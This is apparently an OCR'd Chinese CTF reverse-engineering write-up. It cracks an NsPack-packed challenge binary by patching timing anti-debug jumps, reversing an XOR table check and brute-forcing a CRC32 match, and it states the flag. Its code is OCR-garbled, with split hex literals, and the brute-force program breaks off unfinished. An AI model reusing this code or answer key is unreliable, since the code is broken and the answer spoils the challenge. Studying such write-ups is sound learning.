
NsPack壳， 可脱
有一个CRC32Table

```
char find_char_from_Ab(char rand_key_n, char char_now);

unsigned char enced_orig[] = {
    0x81, 0x80, 0x83, 0xBA, 0x9D, 0x99, 0x9F, 0, 0x9A, 0xAC, 0x9C, 0x9B, 0x92, 0x92, 0x97, 0x9
    0x96, 0x8D, 0x94, 0x94, 0xAA, 0xAC, 0xAF, 0, 0xAE, 0xA9, 0xAF, 0x81, 0xA5, 0xA4, 0xA0, 0xB
    0xA6, 0xA1, 0xA3, 0xA7, 0xB9, 0x89, 0xB8, 0, 0xB9, 0xBD, 0xBC, 0xB0, 0xB5, 0xB1, 0xB3, 0x8
    0xB1, 0xB4, 0xB3, 0xB7, 0x4A, 0x4B, 0x48, 0, 0x4D, 0x73, 0x4C, 0x49, 0x45, 0x40, 0x40, 0x4
    0x46, 0x43, 0x44, 0x47, 0x5D, 0x59, 0x58, 0, 0x59, 0x59, 0x5B, 0x5D, 0x55, 0x51, 0x50, 0x5
    0x56, 0x54, 0x50, 0x7A, 0
};
```

这里少了五个字节 导致解密失败。


flag： flag{54f946f5-f95a-4a0a-ba31-7b171a7eca82}

0、脱NsPack壳




1、反调试

通过执行时间判断调试。



解决：把两个jbe（0x76）改为jmp（0xEB）



```
push    100h            ; Size
push    0               ; Val
push    edi             ; Dst
call    memset
mov     esi, [ebp+var_5C8]
mov     edx, ebx
mov     ecx, [ebp+var_5CC]
push    esi
call    sub_4012C0
add     esp, 24h
call    GetTickCount
sub     eax, dword_4033CC
cmp     eax, 1F4h
jmp     short loc_40144A
```

```
loc_40144A:
lea     edx, [ebp+var_5BC]
lea     ecx, [ebp+var_2E0]
call    generate_alphabet
lea     eax, [ebp+var_5BC]
mov     edx, edi
push    eax
lea     eax, [ebp+var_2E0]
push    eax
push    ecx
mov     ecx, ebx
call    sub_401170
push    ebx             ; Memory
mov     ebx, free
call    ebx ; free
add     esp, 10h
call    GetTickCount
sub     eax, dword_4033CC
cmp     eax, 3E8h
jmp     short loc_4014A0
```

```
loc_4014A0:
mov     al, [edi+7]
mov     [ebp+var_5BE], al
mov     al, [edi+17h]
mov     [ebp+var_5C1], al
```

2、main函数校验长度


```
push    eax             ; File
lea     eax, [ebp+Buf]
push    2Ch             ; MaxCount
push    eax             ; Buf
call    fgets
add     esp, 1Ch
cmp     [ebp+var_2A], 0Ah
jnz     short loc_4016B0
```

```
lea     ecx, [ebp+Buf]
mov     [ebp+var_29], 0
lea     edx, [ecx+1]
```


确认flag长度为42。

3、sub_401320确定flag格式


这里判断前五个字节与0x99的异或值是否为0xFF 0xF5 0xF8 0xFE 0xE2。



得到前五个字节的格式为flag{。




这里判断}和-的位置。




得到flag的格式为flag{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}

4、sub_401380确定flag内容


4.1、sub_4012C0，将输入的每个字符扩展成双字节。




4.2、sub_401170，将转换后的双字节，依次替换成字母。



其中数值转换的码表在0x402144，范围是0x47（G）到0x56（V）



字母替换的码表在0x19F929，范围是a到z。



这个码表由0x401000的函数动态生成。

4.3、循环异或检查

这里将转换后的字母表，依次与下标（以0xCC起始）进行异或，检查异或结果是否等于0x402160处的数组内容。例如0x4D ^ 0xCC = 0x81, 0x4D ^ 0xCD = 0x80，……

我们只需要反向异或，即将0x402160处的数组内容，依次与数组下标（0xCC起始）进行异或，就能得到字母表的正确内容。

计算程序如下：

```
byte_array = [
```

```
  0x81, 0x80, 0x83, 0xBA, 0x9D, 0x99, 0x9F, 0x00,  0x9A, 0xAC, 0x9C, 0x9B, 0
x92, 0x92, 0x97, 0x96,
  0x96, 0x8D, 0x94, 0x94, 0xAA, 0xAC, 0xAF, 0x00,  0xAE, 0xA9, 0xAF, 0x81, 0
xA5, 0xA4, 0xA0, 0xBB,
  0xA6, 0xA1, 0xA3, 0xA7, 0xB9, 0x89, 0xB8, 0x00,  0xB9, 0xBD, 0xBC, 0xB0, 0
xB5, 0xB1, 0xB3, 0x8A,
  0xB1, 0xB4, 0xB3, 0xB7, 0x4A, 0x4B, 0x48, 0x00,  0x4D, 0x73, 0x4C, 0x49, 0
x45, 0x40, 0x40, 0x43,
  0x46, 0x43, 0x44, 0x47, 0x5D, 0x59, 0x58, 0x00,  0x59, 0x59, 0x5B, 0x5D, 0
x55, 0x51, 0x50, 0x54,
  0x56, 0x54, 0x50, 0x7A, 0xFF, 0xF5, 0xF8, 0xFE,  0xE2
 ];

start_index = 0xCC;
alphabet = []
for i in range(42*2):
    if (byte_array[i] != 0x00):
        alphabet.append(0xFF & (byte_array[i] ^ (start_index + i)))
    else:
        alphabet.append(ord('-'))
l = len(alphabet)
i = 0
while i < l:
    s = ""
    for j in range(0,16):
        if (i + j < l):
            s += chr(alphabet[i + j])
    print s
    i += 16
```

计算结果为：

```
================== RESTART:
MMMuMHM-NyJLJKMM
JPJKJMM-JLIfMMJP
JLMHIxJ-MHJGMHIq
MIMHJJJ-IvJNMIJH
JNJHMHJ-MLMJMHJO
JINe
```

MMMuMHM-NyJLJKMM

JPJKJMM-JLIfMMJP

JLMHIxJ-MHJGMHIq

MIMHJJJ-IvJNMIJH

JNJHMHJ-MLMJMHJO

JINe

4.4 字母表中缺失五个字节，原因是0x402160的匹配数组中就少了五个字节。

```
Hex View-4
00402140  49 AF 6A 55 47 48 49 4A  48 4C 4D 4E 4F 50 51 52  I肅·UGHIJKLMNOPQR
00402150  53 54 55 56 00 00 00 00  00 00 00 00 00 00 00 00  STUV............
00402160  81 80 83 BA 9D 99 9F 00  9A AC 9C 9B 92 92 97 96  号·兒·凱·..蝦·湿·救·棖·
00402170  96 8D 94 94 AA AC AF 00  AE A9 AF 81 A5 A4 A0 BB  枵·娘·❤.鮵·痛·亻·牷·
00402180  A6 A1 A3 A7 B9 89 B8 00  B9 BD BC B0 B5 B1 B3 8A  A·'·篤·..菇·及·当·舖·
00402190  B1 B4 B3 B7 4A 4B 48 00  4D 73 4C 49 45 40 40 43  贝·徹·JKH.MsLIE@@C
004021A0  46 43 44 47 5D 59 58 00  59 59 5B 5D 55 51 50 54  FCDG]YX.YY[]UQPT
004021B0  56 54 50 7A FF F5 F8 FE  E2 00 00 00 00 00 00 00  VTPz.禳·  ·.......
004021C0  00 00 00 00 96 30 07 77  2C 61 0E EE BA 51 09 99  .....w,a.雪·Q..
0000218F 0040218F: .nsp0:byte_402160+2F
```

这五个字节来自sub_401380的CRC计算。

首先将五个字节保存起来。

```
0040148B 3D E8 03 00 00          cmp     eax, 3E8h
00401490 EB 0E                   jmp     short loc_4014A0

004014A0
004014A0                         loc_4014A0:
004014A0 8A 47 07                mov     al, [edi+7]
004014A3 88 85 42 FA FF FF       mov     [ebp+var_5BE], al
004014A9 8A 47 17                mov     al, [edi+17h]
004014AC 88 85 3F FA FF FF       mov     [ebp+var_5C1], al
004014B2 8A 47 27                mov     al, [edi+27h]
004014B5 88 85 40 FA FF FF       mov     [ebp+var_5C0], al
004014BB 8A 47 37                mov     al, [edi+37h]
004014BE 88 85 41 FA FF FF       mov     [ebp+var_5BF], al
004014C4 8A 47 47                mov     al, [edi+47h]
004014C7 88 85 43 FA FF FF       mov     [ebp+var_5BD], al
004014CD 8D 04 36                lea     eax, [esi+esi]
004014D0 89 85 38 FA FF FF       mov     [ebp+var_5C8], eax
004014D6 85 C0                   test    eax, eax
748,1382) (59,19) 000014E5 004014E5: sub_401380+165 (Synchronized with EIP)

Hex View-1        Hex View-3        Hex View-4
01 00 00 00 00 00 00 00  EC FE 19 00 54 00 00 00  ........志..T...
7F 00 00 4E 48 4B 4E 4E  20 61 62 63 64 65 66 67  ..NHKNN abcdefg
68 69 6A 6B 6C 6D 6E 6F  70 71 72 73 74 75 76 77  hijklmnopqrstuvw
```

接下来按照CRC32 table计算这五个字节的hash值，是否等于0x9D945A6E。

```
00401542 57                      push    edi
00401543 FF D3                   call    ebx ; free
00401545 0F B6 85 42 FA FF FF    movzx   eax, [ebp+var_5BE]
0040154C 83 C4 04                add     esp, 4
0040154F F7 D0                   not     eax
00401551 25 FF 00 00 00          and     eax, 0FFh
00401556 5F                      pop     edi
00401557 5E                      pop     esi
00401558 8B 0C 85 C0 21 40 00    mov     ecx, crc32_table[eax*4]
0040155F 0F B6 85 3F FA FF FF    movzx   eax, [ebp+var_5C1]
00401566 81 F1 FF FF FF 00       xor     ecx, 0FFFFFFh
0040156C 33 C1                   xor     eax, ecx
0040156E C1 E9 08                shr     ecx, 8
00401571 25 FF 00 00 00          and     eax, 0FFh
00401576 5B                      pop     ebx
00401577 33 0C 85 C0 21 40 00    xor     ecx, crc32_table[eax*4]
0040157E 0F B6 85 40 FA FF FF    movzx   eax, [ebp+var_5C0]
00401585 33 C1                   xor     eax, ecx
00401587 C1 E9 08                shr     ecx, 8
0040158A 25 FF 00 00 00          and     eax, 0FFh
0040158F 33 0C 85 C0 21 40 00    xor     ecx, crc32_table[eax*4]
00401596 0F B6 85 41 FA FF FF    movzx   eax, [ebp+var_5BF]
0040159D 33 C1                   xor     eax, ecx
0040159F C1 E9 08                shr     ecx, 8
004015A2 25 FF 00 00 00          and     eax, 0FFh
004015A7 33 0C 85 C0 21 40 00    xor     ecx, crc32_table[eax*4]
004015AE 0F B6 85 43 FA FF FF    movzx   eax, [ebp+var_5BD]
004015B5 33 C1                   xor     eax, ecx
004015B7 C1 E9 08                shr     ecx, 8
004015BA 25 FF 00 00 00          and     eax, 0FFh
004015BF 33 0C 85 C0 21 40 00    xor     ecx, crc32_table[eax*4]
004015C6 33 C0                   xor     eax, eax
004015C8 F7 D1                   not     ecx
004015CA 81 F9 6E 5A 94 9D       cmp     ecx, 9D945A6Eh
004015D0 0F 94 C0                setz    al
```

其中第一个字节来自g的低位，转换后确定为0x4E，只需要逆推四个字节。

观察这五个字节，每个字节的范围都在0x47(G)到0x56(V)之间。爆破的计算程序如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
unsigned char crc32_table[] =
{
 0x00, 0x00, 0x00, 0x00, 0x96, 0x30, 0x07, 0x77, 0x2C, 0x61, 0x0E, 0xEE, 0xB
A, 0x51, 0x09, 0x99,
 0x19, 0xC4, 0x6D, 0x07, 0x8F, 0xF4, 0x6A, 0x70, 0x35, 0xA5, 0x63, 0xE9, 0xA
3, 0x95, 0x64, 0x9E,
 0x32, 0x88, 0xDB, 0x0E, 0xA4, 0xB8, 0xDC, 0x79, 0x1E, 0xE9, 0xD5, 0xE0, 0x8
8, 0xD9, 0xD2, 0x97,
 0x2B, 0x4C, 0xB6, 0x09, 0xBD, 0x7C, 0xB1, 0x7E, 0x07, 0x2D, 0xB8, 0xE7, 0x9
1, 0x1D, 0xBF, 0x90,
 0x64, 0x10, 0xB7, 0x1D, 0xF2, 0x20, 0xB0, 0x6A, 0x48, 0x71, 0xB9, 0xF3, 0xD
E, 0x41, 0xBE, 0x84,
 0x7D, 0xD4, 0xDA, 0x1A, 0xEB, 0xE4, 0xDD, 0x6D, 0x51, 0xB5, 0xD4, 0xF4, 0xC
7, 0x85, 0xD3, 0x83,
 0x56, 0x98, 0x6C, 0x13, 0xC0, 0xA8, 0x6B, 0x64, 0x7A, 0xF9, 0x62, 0xFD, 0xE
C, 0xC9, 0x65, 0x8A,
 0x4F, 0x5C, 0x01, 0x14, 0xD9, 0x6C, 0x06, 0x63, 0x63, 0x3D, 0x0F, 0xFA, 0xF
5, 0x0D, 0x08, 0x8D,
 0xC8, 0x20, 0x6E, 0x3B, 0x5E, 0x10, 0x69, 0x4C, 0xE4, 0x41, 0x60, 0xD5, 0x7
2, 0x71, 0x67, 0xA2,
 0xD1, 0xE4, 0x03, 0x3C, 0x47, 0xD4, 0x04, 0x4B, 0xFD, 0x85, 0x0D, 0xD2, 0x6
B, 0xB5, 0x0A, 0xA5,
 0xFA, 0xA8, 0xB5, 0x35, 0x6C, 0x98, 0xB2, 0x42, 0xD6, 0xC9, 0xBB, 0xDB, 0x4
0, 0xF9, 0xBC, 0xAC,
 0xE3, 0x6C, 0xD8, 0x32, 0x75, 0x5C, 0xDF, 0x45, 0xCF, 0x0D, 0xD6, 0xDC, 0x5
9, 0x3D, 0xD1, 0xAB,
 0xAC, 0x30, 0xD9, 0x26, 0x3A, 0x00, 0xDE, 0x51, 0x80, 0x51, 0xD7, 0xC8, 0x1
6, 0x61, 0xD0, 0xBF,
 0xB5, 0xF4, 0xB4, 0x21, 0x23, 0xC4, 0xB3, 0x56, 0x99, 0x95, 0xBA, 0xCF, 0x0
F, 0xA5, 0xBD, 0xB8,
 0x9E, 0xB8, 0x02, 0x28, 0x08, 0x88, 0x05, 0x5F, 0xB2, 0xD9, 0x0C, 0xC6, 0x2
4, 0xE9, 0x0B, 0xB1,
 0x87, 0x7C, 0x6F, 0x2F, 0x11, 0x4C, 0x68, 0x58, 0xAB, 0x1D, 0x61, 0xC1, 0x3
D, 0x2D, 0x66, 0xB6,
 0x90, 0x41, 0xDC, 0x76, 0x06, 0x71, 0xDB, 0x01, 0xBC, 0x20, 0xD2, 0x98, 0x2
A, 0x10, 0xD5, 0xEF,
 0x89, 0x85, 0xB1, 0x71, 0x1F, 0xB5, 0xB6, 0x06, 0xA5, 0xE4, 0xBF, 0x9F, 0x3
3, 0xD4, 0xB8, 0xE8,
 0xA2, 0xC9, 0x07, 0x78, 0x34, 0xF9, 0x00, 0x0F, 0x8E, 0xA8, 0x09, 0x96, 0x1
8, 0x98, 0x0E, 0xE1,
```


```
 0xBB, 0x0D, 0x6A, 0x7F, 0x2D, 0x3D, 0x6D, 0x08, 0x97, 0x6C, 0x64, 0x91, 0x0
1, 0x5C, 0x63, 0xE6,
 0xF4, 0x51, 0x6B, 0x6B, 0x62, 0x61, 0x6C, 0x1C, 0xD8, 0x30, 0x65, 0x85, 0x4
E, 0x00, 0x62, 0xF2,
 0xED, 0x95, 0x06, 0x6C, 0x7B, 0xA5, 0x01, 0x1B, 0xC1, 0xF4, 0x08, 0x82, 0x5
7, 0xC4, 0x0F, 0xF5,
 0xC6, 0xD9, 0xB0, 0x65, 0x50, 0xE9, 0xB7, 0x12, 0xEA, 0xB8, 0xBE, 0x8B, 0x7
C, 0x88, 0xB9, 0xFC,
 0xDF, 0x1D, 0xDD, 0x62, 0x49, 0x2D, 0xDA, 0x15, 0xF3, 0x7C, 0xD3, 0x8C, 0x6
5, 0x4C, 0xD4, 0xFB,
 0x58, 0x61, 0xB2, 0x4D, 0xCE, 0x51, 0xB5, 0x3A, 0x74, 0x00, 0xBC, 0xA3, 0xE
2, 0x30, 0xBB, 0xD4,
 0x41, 0xA5, 0xDF, 0x4A, 0xD7, 0x95, 0xD8, 0x3D, 0x6D, 0xC4, 0xD1, 0xA4, 0xF
B, 0xF4, 0xD6, 0xD3,
 0x6A, 0xE9, 0x69, 0x43, 0xFC, 0xD9, 0x6E, 0x34, 0x46, 0x88, 0x67, 0xAD, 0xD
0, 0xB8, 0x60, 0xDA,
 0x73, 0x2D, 0x04, 0x44, 0xE5, 0x1D, 0x03, 0x33, 0x5F, 0x4C, 0x0A, 0xAA, 0xC
9, 0x7C, 0x0D, 0xDD,
 0x3C, 0x71, 0x05, 0x50, 0xAA, 0x41, 0x02, 0x27, 0x10, 0x10, 0x0B, 0xBE, 0x8
6, 0x20, 0x0C, 0xC9,
 0x25, 0xB5, 0x68, 0x57, 0xB3, 0x85, 0x6F, 0x20, 0x09, 0xD4, 0x66, 0xB9, 0x9
F, 0xE4, 0x61, 0xCE,
 0x0E, 0xF9, 0xDE, 0x5E, 0x98, 0xC9, 0xD9, 0x29, 0x22, 0x98, 0xD0, 0xB0, 0xB
4, 0xA8, 0xD7, 0xC7,
 0x17, 0x3D, 0xB3, 0x59, 0x81, 0x0D, 0xB4, 0x2E, 0x3B, 0x5C, 0xBD, 0xB7, 0xA
D, 0x6C, 0xBA, 0xC0,
 0x20, 0x83, 0xB8, 0xED, 0xB6, 0xB3, 0xBF, 0x9A, 0x0C, 0xE2, 0xB6, 0x03, 0x9
A, 0xD2, 0xB1, 0x74,
 0x39, 0x47, 0xD5, 0xEA, 0xAF, 0x77, 0xD2, 0x9D, 0x15, 0x26, 0xDB, 0x04, 0x8
3, 0x16, 0xDC, 0x73,
 0x12, 0x0B, 0x63, 0xE3, 0x84, 0x3B, 0x64, 0x94, 0x3E, 0x6A, 0x6D, 0x0D, 0xA
8, 0x5A, 0x6A, 0x7A,
 0x0B, 0xCF, 0x0E, 0xE4, 0x9D, 0xFF, 0x09, 0x93, 0x27, 0xAE, 0x00, 0x0A, 0xB
1, 0x9E, 0x07, 0x7D,
 0x44, 0x93, 0x0F, 0xF0, 0xD2, 0xA3, 0x08, 0x87, 0x68, 0xF2, 0x01, 0x1E, 0xF
E, 0xC2, 0x06, 0x69,
 0x5D, 0x57, 0x62, 0xF7, 0xCB, 0x67, 0x65, 0x80, 0x71, 0x36, 0x6C, 0x19, 0xE
7, 0x06, 0x6B, 0x6E,
 0x76, 0x1B, 0xD4, 0xFE, 0xE0, 0x2B, 0xD3, 0x89, 0x5A, 0x7A, 0xDA, 0x10, 0xC
C, 0x4A, 0xDD, 0x67,
 0x6F, 0xDF, 0xB9, 0xF9, 0xF9, 0xEF, 0xBE, 0x8E, 0x43, 0xBE, 0xB7, 0x17, 0xD
5, 0x8E, 0xB0, 0x60,
 0xE8, 0xA3, 0xD6, 0xD6, 0x7E, 0x93, 0xD1, 0xA1, 0xC4, 0xC2, 0xD8, 0x38, 0x5
2, 0xF2, 0xDF, 0x4F,
 0xF1, 0x67, 0xBB, 0xD1, 0x67, 0x57, 0xBC, 0xA6, 0xDD, 0x06, 0xB5, 0x3F, 0x4
B, 0x36, 0xB2, 0x48,
 0xDA, 0x2B, 0x0D, 0xD8, 0x4C, 0x1B, 0x0A, 0xAF, 0xF6, 0x4A, 0x03, 0x36, 0x6
0, 0x7A, 0x04, 0x41,
```

```
 0xC3, 0xEF, 0x60, 0xDF, 0x55, 0xDF, 0x67, 0xA8, 0xEF, 0x8E, 0x6E, 0x31, 0x7
9, 0xBE, 0x69, 0x46,
 0x8C, 0xB3, 0x61, 0xCB, 0x1A, 0x83, 0x66, 0xBC, 0xA0, 0xD2, 0x6F, 0x25, 0x3
6, 0xE2, 0x68, 0x52,
 0x95, 0x77, 0x0C, 0xCC, 0x03, 0x47, 0x0B, 0xBB, 0xB9, 0x16, 0x02, 0x22, 0x2
F, 0x26, 0x05, 0x55,
 0xBE, 0x3B, 0xBA, 0xC5, 0x28, 0x0B, 0xBD, 0xB2, 0x92, 0x5A, 0xB4, 0x2B, 0x0
4, 0x6A, 0xB3, 0x5C,
 0xA7, 0xFF, 0xD7, 0xC2, 0x31, 0xCF, 0xD0, 0xB5, 0x8B, 0x9E, 0xD9, 0x2C, 0x1
D, 0xAE, 0xDE, 0x5B,
 0xB0, 0xC2, 0x64, 0x9B, 0x26, 0xF2, 0x63, 0xEC, 0x9C, 0xA3, 0x6A, 0x75, 0x0
A, 0x93, 0x6D, 0x02,
 0xA9, 0x06, 0x09, 0x9C, 0x3F, 0x36, 0x0E, 0xEB, 0x85, 0x67, 0x07, 0x72, 0x1
3, 0x57, 0x00, 0x05,
 0x82, 0x4A, 0xBF, 0x95, 0x14, 0x7A, 0xB8, 0xE2, 0xAE, 0x2B, 0xB1, 0x7B, 0x3
8, 0x1B, 0xB6, 0x0C,
 0x9B, 0x8E, 0xD2, 0x92, 0x0D, 0xBE, 0xD5, 0xE5, 0xB7, 0xEF, 0xDC, 0x7C, 0x2
1, 0xDF, 0xDB, 0x0B,
 0xD4, 0xD2, 0xD3, 0x86, 0x42, 0xE2, 0xD4, 0xF1, 0xF8, 0xB3, 0xDD, 0x68, 0x6
E, 0x83, 0xDA, 0x1F,
 0xCD, 0x16, 0xBE, 0x81, 0x5B, 0x26, 0xB9, 0xF6, 0xE1, 0x77, 0xB0, 0x6F, 0x7
7, 0x47, 0xB7, 0x18,
 0xE6, 0x5A, 0x08, 0x88, 0x70, 0x6A, 0x0F, 0xFF, 0xCA, 0x3B, 0x06, 0x66, 0x5
C, 0x0B, 0x01, 0x11,
 0xFF, 0x9E, 0x65, 0x8F, 0x69, 0xAE, 0x62, 0xF8, 0xD3, 0xFF, 0x6B, 0x61, 0x4
5, 0xCF, 0x6C, 0x16,
 0x78, 0xE2, 0x0A, 0xA0, 0xEE, 0xD2, 0x0D, 0xD7, 0x54, 0x83, 0x04, 0x4E, 0xC
2, 0xB3, 0x03, 0x39,
 0x61, 0x26, 0x67, 0xA7, 0xF7, 0x16, 0x60, 0xD0, 0x4D, 0x47, 0x69, 0x49, 0xD
B, 0x77, 0x6E, 0x3E,
 0x4A, 0x6A, 0xD1, 0xAE, 0xDC, 0x5A, 0xD6, 0xD9, 0x66, 0x0B, 0xDF, 0x40, 0xF
0, 0x3B, 0xD8, 0x37,
 0x53, 0xAE, 0xBC, 0xA9, 0xC5, 0x9E, 0xBB, 0xDE, 0x7F, 0xCF, 0xB2, 0x47, 0xE
9, 0xFF, 0xB5, 0x30,
